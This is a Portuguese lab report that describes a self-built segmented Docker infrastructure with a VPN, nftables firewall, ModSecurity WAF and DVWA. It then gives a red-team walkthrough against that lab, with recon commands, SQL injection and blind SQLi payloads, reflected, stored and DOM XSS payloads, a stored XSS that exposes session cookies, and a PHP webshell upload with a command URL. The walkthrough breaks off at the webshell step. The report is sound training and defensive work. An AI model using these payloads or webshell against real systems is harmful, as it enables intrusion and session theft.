

1. Introdução

Este laboratório reproduz, localmente e com um único comando, um recorte representativo de uma infraestrutura corporativa segmentada (borda VPN, DMZ, camada de aplicação e banco de dados), sobre o qual será demonstrado o ciclo completo de segurança: **atacar, entender e conter**.

O objetivo desta primeira fase foi **construir a infraestrutura defensiva base** — segmentação de rede, firewall com política *default-deny*, VPN de acesso administrativo, os serviços-alvo e um WAF na borda da aplicação — de forma **reprodutível, documentada e fiel ao diagrama proposto**. Toda a plataforma sobe com `docker compose up` (ou `make up`), sem passos manuais, e nenhum segredo é versionado no repositório.

A premissa condutora foi "**tudo o que não é explicitamente permitido é negado**". Cada caminho de rede autorizado é uma regra explícita e comentada; todo o resto é bloqueado por padrão.

2. Arquitetura

Host único, orquestrado por `docker-compose`, com **quatro redes isoladas** e um **container-roteador** que filtra todo o tráfego entre elas:

Segmento	Rede	Host	Papel
Borda	<code>lab_edge</code>	<code>wg-gateway</code>	Roteador/firewall (nftables) + entrada VPN (WireGuard)
DMZ	<code>172.30.10.0/24</code>	<code>waf → dvwa</code>	WAF (ModSecurity + CRS) na frente do alvo vulnerável
APP	<code>172.30.20.0/24</code>	<code>app-api</code>	API interna (pivô lateral) que guarda a credencial do banco
DB	<code>172.30.30.0/24</code>	<code>postgres</code>	Dados sensíveis (alvo de exfiltração)

As três redes de segmento são `internal` (sem rota para a internet). O único ponto de contato com o mundo externo é a porta UDP do WireGuard, na rede de borda. Todo tráfego entre segmentos é obrigado a passar pelo `wg-gateway`, onde a política de firewall é aplicada.

3. O que foi feito, por que e como

3.1. Segmentação e firewall *default-deny*

Por quê: redes Docker isoladas separam no nível de enlace (L2), mas não oferecem controle por porta, log, nem estado de conexão — e, no instante em que um roteador liga

dois segmentos, o tráfego passa a menos que algo o filtre. A segmentação real exige um ponto de controle L3/L4.

Como: o `wg-gateway` é um container conectado às três redes (multi-homed), com `NET_ADMIN` e `ip_forward=1`, rodando `nftables` com política `drop` nas cadeias `input` e `forward`. Apenas dois fluxos entre segmentos são liberados, de forma explícita e comentada:

- **DMZ → APP**, somente na porta da aplicação (8000);
- **APP → DB**, somente na porta do Postgres (5432).

Qualquer outro caminho (por exemplo, DMZ → DB) cai no *default-deny*. O uso de *connection tracking* garante que apenas o primeiro pacote de cada conexão seja avaliado contra as regras; as respostas retornam automaticamente pelo estado da conexão.

Validação: provamos, com evidência, que DMZ→APP e APP→DB funcionam nas portas certas e que **DMZ→DB é recusado** (timeout — a assinatura de um pacote descartado silenciosamente pelo firewall, diferente de um "connection refused").

3.2. VPN WireGuard e acesso administrativo restrito

Por quê: acesso administrativo (SSH) não pode estar exposto na internet. A regra do jogo é "admin somente via VPN".

Como: o `wg-gateway` termina um túnel **WireGuard** (um peer). O firewall só aceita SSH cuja origem seja a sub-rede da VPN — sem túnel, o SSH é negado; com túnel, é permitido. Comprovamos os dois casos (negado sem VPN, funcional com VPN).

Diferencial de hardening: o login administrativo é **exclusivamente por chave** (autenticação por senha desabilitada), aplicando defesa em profundidade — camada de rede (só via VPN) somada à camada de autenticação (só por chave).

3.3. Deploy dos serviços respeitando o firewall

Os três serviços foram implantados **dentro dos segmentos corretos**, respeitando as regras já existentes:

- **DVWA** (alvo vulnerável) na DMZ, atrás do WAF.
- **app-api** na camada APP: uma API que guarda a credencial do banco e expõe, **de forma proposital e documentada**, um endpoint interno sem autenticação que a vaza — este é o elo de movimento lateral que a cadeia de ataque irá explorar. Fora esse endpoint intencional, a API segue boas práticas (consultas parametrizadas, validação de tipo, erros genéricos).
- **Postgres** na camada DB, fechado (sem exposição de porta ao host), com dados fictícios sensíveis para o cenário de exfiltração.

Detalhe de rede relevante: como os segmentos são isolados, os serviços recebem uma rota padrão apontando para o gateway, forçando o tráfego inter-segmento a atravessar o firewall. Confirmamos, com o tráfego real dos serviços, que os fluxos permitidos passam e os proibidos são bloqueados.

3.4. WAF (ModSecurity + OWASP CRS) em modo detecção

Por quê: a defesa reativa da borda de aplicação deve, primeiro, **observar** os ataques (para depois bloqueá-los com precisão e medir falsos positivos).

Como: um **Nginx com ModSecurity e o OWASP Core Rule Set** foi colocado como *reverse proxy* na frente do DVWA, em modo **DetectionOnly** — ele **detecta e registra** cada ataque, mas **não bloqueia** ainda. Validamos enviando um SQL Injection: o ataque **passou** (comportamento esperado nesta fase) e apareceu **integralmente no log de auditoria**, com as regras acionadas e a pontuação de anomalia. Na fase de defesa, esse mesmo motor será virado para modo de bloqueio (respondendo 403).

3.5. Acesso ao alvo (modelo VPN-gated)

Para permitir a exploração do alvo **sem expor uma aplicação vulnerável na internet**, o acesso ao DVWA é feito **através da VPN**: o firewall libera, de forma controlada, apenas o caminho **VPN → WAF**, e nenhum serviço vulnerável fica publicamente acessível. É a mesma postura de segurança que o laboratório pratica — o WAF é o único ponto de entrada da aplicação, e só a partir de dentro do túnel.

4. Desafios reais resolvidos (e por que importam)

A montagem envolveu problemas de rede que exigiram diagnóstico, não apenas configuração — o que reforça a compreensão da stack:


- **A camada de firewall do próprio Docker fica na frente do nosso gateway.** Pacotes inter-segmento eram descartados pelo Docker antes de chegarem ao nftables. A correção foi liberar, de forma controlada, apenas o trânsito do laboratório na cadeia **DOCKER→USER** (avaliada pelo Docker antes da sua isolação), mantendo o nftables como o firewall efetivo. Isso mapeia diretamente para a realidade da nuvem, onde a camada de rede do provedor (Security Groups/NACL) precisa permitir o tráfego até o *appliance*, que então aplica a política fina.
- **Porta publicada não chega a container puramente **internal**.** A entrada da VPN exigiu uma interface de borda dedicada — o que também é mais fiel ao diagrama (o gateway tem uma face "internet" e três faces internas).
- **Diagnóstico com evidência.** Cada correção foi confirmada com **tcpdump**, contadores de regra do nftables e testes de conectividade, e está registrada em **/evidence**.

5. Qualidade de entrega


- **Um comando sobe tudo**, do zero, de forma reproduzível.
- **Nenhum segredo no repositório**: chaves da VPN, chave SSH e credencial do banco são geradas localmente e ignoradas pelo versionamento; apenas exemplos e chaves públicas são versionados.
- **Especificação dirigida (**specs/**)** define a arquitetura, a matriz de firewall e os critérios de aceite testáveis por etapa.
- **Evidência por etapa (**/evidence**)**: comando + saída de cada verificação, incluindo os "caminhos negados sendo negados".

Red Team Engagement


Para demonstrar que está acessível apenas pela VPN nós desativamos a mesma e com isso rodamos um scan no host com isso provando que o host está acessível apenas internamente, segue a imagem de comprovação olhando para nosso TCP e UDP do ambiente. Então alguém de fora não consegue acessar nada, o host de fora não expõe nada do lab.



Agora com a VPN ligada já é possível alcançar a aplicação no WAF



Mas ao mesmo tempo, quando estamos dentro da VPN é possível acessar o WAF não é possível acessar o DVWA.



Para começar os testes então decidi por seguir a metodologia mais conhecida que é a Cyber Kill Chain.\

Onde no primeiro passo vamos fazer o reconhecimento do que vamos explorar, depois vamos nos armar e entender o que podemos explorar naquela aplicação e após isso fazer o Delivery que é entregar um payload para a aplicação por exemplo e após isso a exploração onde conseguimos explorar a aplicação. Logo após instalar um malware dentro da aplicação e conseguir fazer o Command & Control para ganharmos a persistência na mesma e podermos realizar o que quisermos.

Reconnaissance

O primeiro passo para conseguir invadir uma aplicação de forma bem sucedida e encontrar vulnerabilidades realmente críticas seria um bom reconhecimento e para isso em primeiro lugar nós vamos executar o comando `curl.exe -I http://172.30.10.5:8080/login.php` buscando encontrar headers vulneráveis e entender o que está por trás da aplicação web em PHP e com isso vamos receber de resultado

```
~ (0.108s)
curl.exe -I http://172.30.10.5:8080/login.php
HTTP/1.1 200 OK
Date: Mon, 28 Sep 2026 20:10:56 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Set-Cookie: PHPSESSID=r1cc0i538tofd7qsblv59lhli6; path=/
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=r1cc0i538tofd7qsblv59lhli6; path=/
Set-Cookie: security=low
Server: nginx
Access-Control-Allow-Headers: *
```

E aqui já temos algumas noções de falha de segurança o cookie já entrega isso bem. Além de IDs de sessões do PHP além do CORS bem permissivo e também mostra que tem firewall pelo nginx.

Após isso vamos ver se tem arquivos comuns dentro da aplicação, com isso podemos ver o seguinte.

```
~ (0.057s)
curl.exe -s -o NUL -w "%{http_code} /robots.txt`n" http://172.30.10.5:8080/robots.txt
200 /robots.txt

~
curl.exe -s -o NUL -w "%{http_code} /README.md`n" http://172.30.10.5:8080/README.md
200 /README.md

~
curl.exe -s -o NUL -w "%{http_code} /config/config.inc.php`n" http://172.30.10.5:8080/config/config
.inc.php
200 /config/config.inc.php
```

Arquivos comuns que contém informações úteis para uma enumeração estão expostos e podemos usá-los para explorar.

Agora com esses achados podemos nos aprofundar um pouco mais no nosso scan rodando uma wordlist em diretórios para tentar encontrar mais informações. Vou rodar a ferramenta chamada FFUF, onde ela é responsável por enumerar diretórios.

```
ffuf -u http://172.30.10.5:8080/FUZZ -w C:\Users\guiam\Documents\H-W-TechnicalTest\scripts\wordlists\common-web.txt -mc all -t 20
```

Com isso agora vimos alguns paths que podemos usar para explorar a aplicação também que foram retornados ou 302 ou 200 que podemos tentar achar mais informações e o que roda por trás para tentar explorar como por exemplo:

paths encontrados pelo ffuf que podemos tentar explorar, vamos começar pelos módulos em ordem respectiva a de cima.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Mas quando fazemos uma troca da lógica fazendo ele pensar “Me traga 1 ou qualquer coisa

que exista" com a lógica 1'or'1'='1' ele nos trás



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Todos os usuários e senhas da aplicação e com isso eu conseguiria fazer login em qualquer usuário.

SQL Injection Blind

No SQLi Blind a lógica é a mesma mas não vai retornar nada da aplicação para a sua tela, basicamente o que vai acontecer é que a aplicação vai responder de forma diferente com o seu payload. Por exemplo, ao invés de retornar um 200 OK retornar um 500 Internal Server Error.

Um payload que podemos utilizar é o de sleep para provar que aceita SQL mostrando que está o retorno pode demorar com base no que você coloca do SQL, vou utilizar o seguinte payload.

1' AND 1=2 AND SLEEP(5)-- -

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection (Blind)

User ID:

User ID is MISSING from the database.

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/Blind_SQL_Injection
- <http://bobby-tables.com/>

View Source

View Help

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Onde vai demorar 5 segundos ou mais para trazer a resposta do banco, ele não traz os dados mas diz que o banco está aceitando input.

XSS Reflected

O XSS reflected não é considerado bem uma vulnerabilidade, ele pode ser mais usado para ver como o site reage e se comporta com DOM e input de payload JS mas você não consegue capturar nenhum dado de usuário. O payload que vamos usar é o simples. `<script>alert(1)</script>` onde ao colocar esse payload ele vai nos redirecionar para uma

outra página.



XSS Stored

Esse tipo de XSS já pode ser considerado um tipo válido de vulnerabilidade, o mesmo pode ser colocado por exemplo no comentário de um site e quando uma vítima acessar o site

retornar os cookies do site como trouxe a baixo.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More Information

- [h1](#)
- [h2](#)
- [h3](#)
- [h4](#)
- [h5](#)
- [h6](#)
- [h7](#)
- [h8](#)
- [h9](#)
- [h10](#)
- [h11](#)
- [h12](#)
- [h13](#)
- [h14](#)
- [h15](#)
- [h16](#)
- [h17](#)
- [h18](#)
- [h19](#)
- [h20](#)
- [h21](#)
- [h22](#)
- [h23](#)
- [h24](#)
- [h25](#)
- [h26](#)
- [h27](#)
- [h28](#)
- [h29](#)
- [h30](#)
- [h31](#)
- [h32](#)
- [h33](#)
- [h34](#)
- [h35](#)
- [h36](#)
- [h37](#)
- [h38](#)
- [h39](#)
- [h40](#)
- [h41](#)
- [h42](#)
- [h43](#)
- [h44](#)
- [h45](#)
- [h46](#)
- [h47](#)
- [h48](#)
- [h49](#)
- [h50](#)
- [h51](#)
- [h52](#)
- [h53](#)
- [h54](#)
- [h55](#)
- [h56](#)
- [h57](#)
- [h58](#)
- [h59](#)
- [h60](#)
- [h61](#)
- [h62](#)
- [h63](#)
- [h64](#)
- [h65](#)
- [h66](#)
- [h67](#)
- [h68](#)
- [h69](#)
- [h70](#)
- [h71](#)
- [h72](#)
- [h73](#)
- [h74](#)
- [h75](#)
- [h76](#)
- [h77](#)
- [h78](#)
- [h79](#)
- [h80](#)
- [h81](#)
- [h82](#)
- [h83](#)
- [h84](#)
- [h85](#)
- [h86](#)
- [h87](#)
- [h88](#)
- [h89](#)
- [h90](#)
- [h91](#)
- [h92](#)
- [h93](#)
- [h94](#)
- [h95](#)
- [h96](#)
- [h97](#)
- [h98](#)
- [h99](#)
- [h100](#)

172.30.10.5:8080

PHPSESSID=etad0ep19m5m0u9kmqgtamp4o1;
security=low


View Source View Help

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

XSS DOM

O XSS DOM ele acontece dentro do navegador o servidor nem chega a receber esse payload o JavaScript lê o dado e nem retorna para o servidor volta direto para o usuário final, para explorar o XSS DOM ele é um pouco mais complicado, vamos ter que analisar o HTML da página, como podemos ver abaixo cada língua está dentro de um <option> e cada


option retorna no querystring acima no navegador.



Para tentar explorar primeiro vamos ter que fechar a tag onde o payload pode ser introduzido, um exemplo de payload seria.

```
</option></select><script>alert(1)</script>
```

E para testar isso vamos colocar dentro da querystring



Dito e feito, ao colocarmos o payload o XSS foi triggado.

FILE UPLOAD

Agora vamos para a vulnerabilidade de file upload onde é possível fazer upload de arquivos dentro do site criando assim uma web shell ou triggando uma vulnerabilidade como um XSS, no caso vamos subir uma webshell em PHP porque o site é em PHP. Dentro do repositório a webshell vai estar dentro de **evidence/stage06/payloads/webshell.php** caso queira acessar para validar o script.



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:

Procurar...

Nenhum arquivo selecionado.

Upload

../../../../hackable/uploads/webshell.php succesfully uploaded!

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websecurity/upload-forms-threat/>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

O upload foi realizado com sucesso! Agora vamos acessar e rodar o seguinte comando

<http://172.30.10.5:8080/hackable/uploads/webshell.php?cmd=whoami>

